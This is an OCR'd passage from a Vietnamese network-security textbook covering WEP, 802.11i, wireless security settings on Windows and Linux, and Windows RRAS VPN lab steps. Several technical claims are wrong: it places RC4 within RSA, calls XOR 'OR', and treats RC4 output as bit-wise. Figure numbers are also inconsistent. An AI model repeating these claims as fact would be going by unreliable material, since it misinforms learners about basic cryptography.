WEP sử dụng thuật toán RC4 trong hệ mật RSA để mã hoá các gói tin. Tuy nhiên, RC4 là một loại mã luồng và không cho phép dùng lại khoá, nên các nhà thiết kế đã thêm vào các véc tơ khởi tạo (IV) để làm cho chúng nhau đối với từng gói tin. Véc tơ khởi tạo này được kết hợp với WEP key tạo nên cái gọi là WEP seed. Trên thực tế, WEP seed được sử dụng để làm khoá cho RC4, mà RC4 chỉ cho phép các khoá mới sử dụng cho mỗi gói tin. Tuy nhiên, các nhà thiết kế lại cần giá trị IV duy nhất và không lặp lại đối với mỗi gói tin. Chính điều này đã làm cho kẻ tấn công dễ dàng dùng lại các gói tin hoặc chọn một IV thích hợp nào đó để phục vụ tấn công.

Để chống sửa đổi gói tin khi truyền, người thiết kế sử dụng véc tơ kiểm tra tính toàn vẹn (Integrity check Vector – ICV). ICV là một mã tổng kiểm tra tuyến tính có độ dài 4 octet (32bit) được tính trên các plaintext payload của gói và được gắn vào encrypted payload. Nó sử dụng thuật toán kiểm tra độ dư thừa CRC-32.

Để thực hiện chức năng kiểm soát truy nhập, người thiết kế chọn cơ chế challenge-response kết hợp với WEP key. Và nó được gọi là xác thực khoá bí mật chia sẻ. Ý tưởng xác thực đó là client phải chứng minh được là mình nắm giữ WEP key thì mới được phép truy nhập vào mạng.

* RC4:

RC4 là thuật toán mã hoá cơ bản mà WEP sử dụng. RC4 là một loại mã luồng khoá đối xứng, tạo ra một khoá mã có cùng độ dài với độ dài của


dữ liệu. Trong WEP, khoá này được kết hợp với dữ liệu bằng toán tử OR (XOR) để tạo ra bản mã.

RC4 sử dụng một S-box, thực ra nó là một mảng các giá trị. Các giá trị này được nạp vào mảng thông qua một loạt phép hoán đổi; chúng tạo đầu ra là các số giả ngẫu nhiên. Hai pha trong thuật toán RC4 là thuật toán lập khoá (Key scheduling algorithm - KSA) và thuật toán tạo số giả ngẫu nhiên (Pseudorandom Generation Algorithm - PRGA). Nhiệm vụ của KSA là truyền giá trị ban đầu cho S-box bằng khoá RC4, và nhiệm vụ của PRGA là tạo các bit khoá bằng cách mỗi bit được truyền vào S-box thì đầu ra sẽ cho ra một bit.

* Đóng gói tin WEP (WEP encapsulation):


Đóng gói là quá trình biến đổi dữ liệu từ một tầng mạng sang khuôn dạng của tầng thấp hơn. Đóng gói bao gồm mã hoá, tính giá trị kiểm tra toàn vẹn, phân mảnh và gắn các header. Cởi gói thực hiện ngược lại, bao gồm loại bỏ header, giải mã, tập hợp lại các gói và xác nhận giá trị kiểm tra toàn vẹn.

Đóng gói dữ liệu WEP là quá trình mã hoá và kiến trúc lên gói dữ liệu WEP. Khuôn dạng của gói dữ liệu WEP được mô tả trong hình 6.3



Hình 5.3: Khuôn dạng gói dữ liệu WEP


Quá trình đóng gói được mô tả trong hình 6.4 như sau:



Hình 5.4: Quá trình đóng gói dữ liệu WEP

* Cởi gói tin WEP (WEP decapsulation):

Quá trình cởi gói dữ liệu WEP được mô tả như hình 6.5 như sau:



Hình 5-5: Cởi gói dữ liệu WEP

5.5.4. Dịch vụ thiết lập định danh

Khi chúng ta mua các thiết bị không dây, phải chắc chắn rằng các hãng cung cấp đã hỗ trợ dịch vụ thiết lập định danh (SSID). Dịch vụ thiết lập định danh (SSID) là một giá trị định danh đặc trưng và là một chuỗi có độ dài có thể lên tới 32 ký tự. SSID không phải là mật khẩu, song giá trị này được dùng để chỉ rõ các thiết bị thuộc một mạng logic nào. Sự triển khai SSID không giống như một cách ngăn cản các kẻ tấn công mạng nguy hiểm nhưng nó cũng có tác dụng làm khó khăn hơn cho các kẻ tấn công.

5.5.5. An toàn 802.1x, 802.1i

Chuẩn 802.11i là chuẩn nâng cao của các chuẩn 802.11 cung cấp thêm rất nhiều cơ chế an toàn mới để bảo đảm tính bí mật và toàn vẹn của thông báo. Có một số cơ chế được thêm mới và một số cơ chế là sự thay thế toàn các cơ chế của chuẩn 802.11. Ngoài ra, chuẩn 802.11i còn kết hợp với thuật toán xác thực cổng 802.1x và các chuẩn IEEE khác để cung cấp cơ chế xác thực 2 bên và quản lý khoá rất mạnh. Các đặc tính mới bao gồm:

- Hai kiểu mạng mới được gọi là Transition Security Network (TSN) và Robust Security Network (RSN).

- Các phương pháp mã hoá và toàn vẹn dữ liệu mới: Temporal Key Integrity Protocol (TKIP) và Counter mode/CBC-MAC Protocol (CCMP).

- Cơ chế xác thực mới sử dụng giao thức EAP.

- Quản lý khoá thông qua các giao thức bắt tay an toàn được thực hiện trên 802.1x.

TKIP là một bộ mật mã và có chứa một thuật toán trộn khoá và một bộ đếm gói để bảo vệ các khoá mật mã. Nó cũng chứa thuật toán Micheal, là một thuật toán toàn vẹn dữ liệu (MIC - Message Integrity Check) kết hợp với bộ đếm gói để chống dùng lại và sửa đổi gói tin. TKIP và Micheal được sử dụng cùng nhau và được thiết kế để hoạt động trên các thiết bị hợp pháp, do đó cho ta thêm một phương án để bảo đảm an toàn cho các mạng hiện có.

CCMP là một thuật toán dựa trên thuật toán AES dùng để mã hoá và bảo đảm toàn vẹn dữ liệu. CCMP mã hoá và bảo đảm toàn vẹn dữ liệu mạnh hơn TKIP và được ưa dùng hơn, nhưng nó lại không tương thích với các phần cứng được thiết kế để sử dụng giao thức WEP.

Một mạng RSN là mạng chỉ cho phép các máy sử dụng TKIP/Micheal và CCMP. Còn mạng TSN là mạng hỗ trợ cho phép các máy của mạng RSN và của mạng tiền-RSN (WEP) hoạt động.

Chuẩn 802.11i chỉ rõ tác dụng của chức năng quản lý cổng 802.1x, chức năng này dựa vào EAP để xác thực. Sau khi xác thực EAP thành công, các khoá chủ (Master key) có thể được thiết lập. Sau khi các khoá chủ được thiết lập, quá trình quản lý khoá được thực hiện bởi một hay nhiều giai đoạn bắt tay.

5.6. Cấu hình an toàn kết nối không dây trong các mạng WINDOWS, LINUX

5.6.1. Cấu hình an toàn kết nối không dây trong hệ điều hành Windows

Trong các hệ điều hành Windows XP, Windows 2000 Professional, nếu hệ thống có sử dụng các cạc mạng không dây thì người dùng có thể cấu hình để các hệ thống đó thực hiện các kết nối "an toàn" không dây.

Các tham số an toàn có thể được cấu hình bao gồm:

- Đối với hệ điều hành Windows 2000 Professional:

+ Xác thực hệ thống mở

+ Xác thực khoá chung (khoá bí mật chia sẻ)

+ WEP (40 bit và 104 bit khoá)

+ Dịch vụ thiết lập định danh (SSID)

+ 801.1x

+ EAP

+ Xác thực thông qua Radius

- Đối với hệ điều hành Windows XP:

+ Xác thực hệ thống mở

+ Xác thực khoá chung (khoá bí mật chia sẻ)

+ WEP (40 bit và 104 bit khoá)

+ Dịch vụ thiết lập định danh (SSID)

+ 801.1x

+ EAP và EAP-TLS

+ PEAP

+ Xác thực thông qua Radius

Các bước cấu hình an toàn kết nối không dây trên hệ điều hành Windows:

- Cấu hình SSID

1. Kích phải chuột vào biểu tượng My Computer, chọn Manage

2. Kích chuột vào Device Manager

3. Kích đúp chuột vào Network Adapters

4. Kích phải chuột vào WNIC, sau đó chọn Properties

5. Chọn tab Advanced và lựa chọn các tham số an toàn cần cài đặt. Nếu có các mạng có hỗ trợ dịch vụ thiết lập định danh thì sẽ thấy xuất hiện danh sách SSID, ta sẽ kích vào SSID, sau đó gõ giá trị SSID và chọn OK.

6. Khởi động lại hệ thống

- Cấu hình 802.1x

1. Đảm bảo rằng dịch vụ Wireless Configuration service đang được chạy trên hệ thống, Kích phải chuột vào biểu tượng My Computer, chọn Manage

2. Kích đúp chuột vào Services and Applications

3. Chọn Services

4. Chọn Wireless Configuration (hoặc Wireless Zero Configuration đối với Windows XP), kích đúp chuột và kiểm tra chắc chắn là dịch vụ đang

trong trạng thái started, sau đó thiết lập mục Startup type với giá trị Automatic, sau đó chọn OK.

5. Thoát khỏi cửa sổ Computer manage

6. Chắc chắn rằng 802.1x đang ở chế độ "enabled", chọn start => Setting => Network and Dial-up Connections => Kích phải chuột vào Local Area Connections (Trong Windows XP, chọn Control panel => Network and internet connections) => chọn Properties

7. Chọn trang Authentication

8. Chọn mục Enable IEEE 802.1x Authentication for this network, sau đó chọn các tuỳ chọn cho mục này

9. Chọn OK

10. Thoát khỏi cửa sổ Local Area Connections (Network and internet connections đối với Windows XP)

5.6.2. Cấu hình an toàn kết nối không dây trong hệ điều hành Linux

1. Kích chuột vào Main menu

2. Chọn System Tools, sau đó chọn mục Network Device Control

3. Kích đúp chuột vào biểu tượng của cạc mạng không dây

4. Chọn trang Wireless Setting

5. Lựa chọn các tham số an toàn cho kết nối không dây, sau đó kích OK và thoát khỏi các cửa sổ cấu hình

CÂU HỎI VÀ BÀI TẬP THỰC HÀNH

Câu 1: Nêu vai trò của các thành phần cơ bản của mạng không dây?

Câu 2: Trình bày các tấn công đối với mạng không dây?

Câu 3:Thực hành cấu hình các tham số an toàn cho kết nối không dây trên hệ điều hành windows 2003 server?

Câu 4: Thực hành cấu hình các tham số an toàn cho kết nối không dây trên hệ điều hành linux?

TÀI LIỆU THAM KHẢO

[1] Michael Palmer, Guid to Operating Systems Security, Nhà xuất bản Thomson course Technology, 2004.

[2] Micheal D.Bauer: Linux Server Security , Nhà xuất bản O'Reilly, 2005.

[3] Nguyễn Thanh Tùng, Bảo mật và tối ưu trong Red Hat Linux, Nhà xuất bản lao động - xã hội, 2004.

[4] S.Castano, M.G. Fugini, G. Martella, P. Samarati, Database security, nhà xuất bản Addison-Wesley Publishing Company, 1994.

[5] Charles P. Pfleeger, Security in computing Second Edittion, Nhà xuất bản Prentice - Hall International, Inc, 1997.


[6] David A.Curry, Unix system Security: A guide for users and system Administrator, Nhà xuất bản Addison-Wesley Publishing Company, 1992.

Giáo trình An minh mạng


MẠNG RIÊNG ẢO

MẠNG RIÊNG ẢO

- Định nghĩa
- Phân loại mạng riêng ảo :
  - Remote-Access VPN
  - Intranet-based VPN
  - Extranet-based VPN





Ba loại mạng riêng ảo



- Lợi ích của mạng riêng ảo
  - Mở rộng vùng địa lý có thể kết nối được Tăng cường bảo mật cho hệ thống mạng
  - Giảm chi phí vận hành so với mạng W AN truyền thống
  - Giảm thời gian và chi phí truyền dữ liệu đến người dùng ở xa


VPN (Client to Gateway)






- Máy 1 : (**card Cross**)
  - Địa chỉ IP : 172.16.1.2
  - Subnet Mask : 255.255.0.0
  - Default Gateway : 172.16.1.1


- Máy 2 :
  - **Card Cross**
  - Địa chỉ IP : 172.16.1.1
  - Subnet Mask : 255.255.0.0
  - **Card Lan**
  - Địa chỉ IP : 192.168.1.1
  - Subnet Mask : 255.255.255.0



- Máy 3 : (**card Lan**)
  - Địa chỉ IP : 192.168.1.2
  - Subnet Mask : 255.255.255.0



- Máy 2 :
- B1: Start → Programs → Administrative Tools → Routing and Remote Access → tại cửa sổ Routing and Remote Access → click chuột phải lên máy 2 , chọn Configuration and Enable Routing and Remote Access → tại cửa sổ Welcome to the Routing and Remote Access Server setup wizard, chọn Next →




→ tại cửa sổ Configuration , đánh dấu chọn Remote Access (Dial-up or VPN) → Next → tại cửa sổ Remote Access , đánh dấu chọn vào ô VPN → Next → tại cửa sổ VPN Connection, chọn card Lan , bỏ dấu chọn tại ô Enable security on the selected interface by setting up static packet filters → Next →

→ tại cửa sổ IP Address Assignment, chọn ô From a specified range of addresses → tại cửa sổ Address Range Assignment, chọn New → tại cửa sổ New Address Range → gõ vào dãy IP như sau :


Start IP address : 172.16.1.200

End IP address : 172.16.1.220

→ tại cửa sổ Managing Multiple Remote Access Servers, đánh dấu chọn ô No, use Routing and Remote Access to authenticate connection requests → Next → Finish.




- B2 : Đóng các cửa sổ vào Start → Administrative Tools → Computer Management → tạo user (user name : h1 ; password : hoa1) và bỏ dấu chọn tại ô User must change password at next log on → click chuột phải trên user h1 → Properities → vào tab Dial-in, trong Remote Access Permission




(Dial-in or VPN) , đánh dấu chọn ô Allow Access $\rightarrow$ OK

- Máy 3:
- B1 : Click chuột phải trên My Network Places → Properties, chọn Create a new connection → tại cửa sổ Welcome to the New Connection Wizzard, chọn Next → tại cửa sổ Network Connection Type, đánh dấu chọn ô Connect to the network at my workplace → Next →





- → tại cửa sổ Network Connection → đánh dấu chọn Virtual Private Network connection → Next → tại cửa sổ Connection Name , tại ô Company Name gõ vào VPIT → Next → tại cửa sổ VPN Server Selection , gõ địa chỉ IP card Lan của máy 2 (192.168.1.1) vào ô Host name or IP address → Next →



→ tại cửa sổ Connection Availability, đánh dấu chọn ô My use only → Next → Finish → tại cửa sổ Connect VPIT → gõ username : h1 ; password : hoa1 → connect → sau khi connect thành công chúng ta có thể ping giữa 2 máy 1 và máy 3


VPN (Gateway to Gateway)






- Chuẩn bị :
- Máy 1 : (**card Cross**)
  - Địa chỉ IP : 172.16.1.2
  - Subnet Mask : 255.255.0.0
  - Default Gateway : 172.16.1.1


- Máy 2 :
  - **Card Cross**
  - Địa chỉ IP : 172.16.1.1
  - Subnet Mask : 255.255.0.0
  - **Card Lan**
  - Địa chỉ IP : 192.168.1.2
  - Subnet Mask : 255.255.255.0



- Máy 3 :
  - **Card Cross**
  - Địa chỉ IP : 172.16.2.1
  - Subnet Mask : 255.255.0.0
  - **Card Lan**
  - Địa chỉ IP : 192.168.1.3
  - Subnet Mask : 255.255.255.0



- Máy 4 : (**card Cross**)
  - Địa chỉ IP : 172.16.2.2
  - Subnet Mask : 255.255.0.0
  - Default Gateway : 172.16.2.1




- Máy 2 :
- B1 : Đóng các cửa sổ vào Start → Administrative Tools → Computer Management → tạo user (user name : hanoi ; password : hanoi) và bỏ dấu chọn tại ô User must change password at next log on → click chuột phải trên user hanoi → Properities → vào tab Dial-in, trong Remote Access Permission


(Dial-in or VPN) , đánh dấu chọn ô Allow Access → OK

- B2 : Start → Programs → Administrative Tools → Routing and Remote Access → tại cửa sổ Routing and Remote Access → click chuột phải lên máy 2 , chọn Configuration and Enable Routing and Remote Access → tại cửa sổ Welcome to the Routing and Remote Access Server setup wizard, chọn Next →


→ tại cửa sổ Configuration , đánh dấu chọn ô Custom configuration → Next → tại cửa sổ Custom Configuration, đánh dấu chọn những ô sau : VPN access ; Demain-dial connections (user for branch office routing) ; LAN routing → Next → Finish (chọn Yes khi hệ thống yêu cầu restart service)




→ Trong cửa sổ Routing and Remote Access , click chuột phải trên Network Interfaces , chọn New Demand-dial Interface → Tại cửa sổ Welcome chọn Next → tại cửa sổ Interface Name , gõ “hanoi” vào ô Interface name → Next →



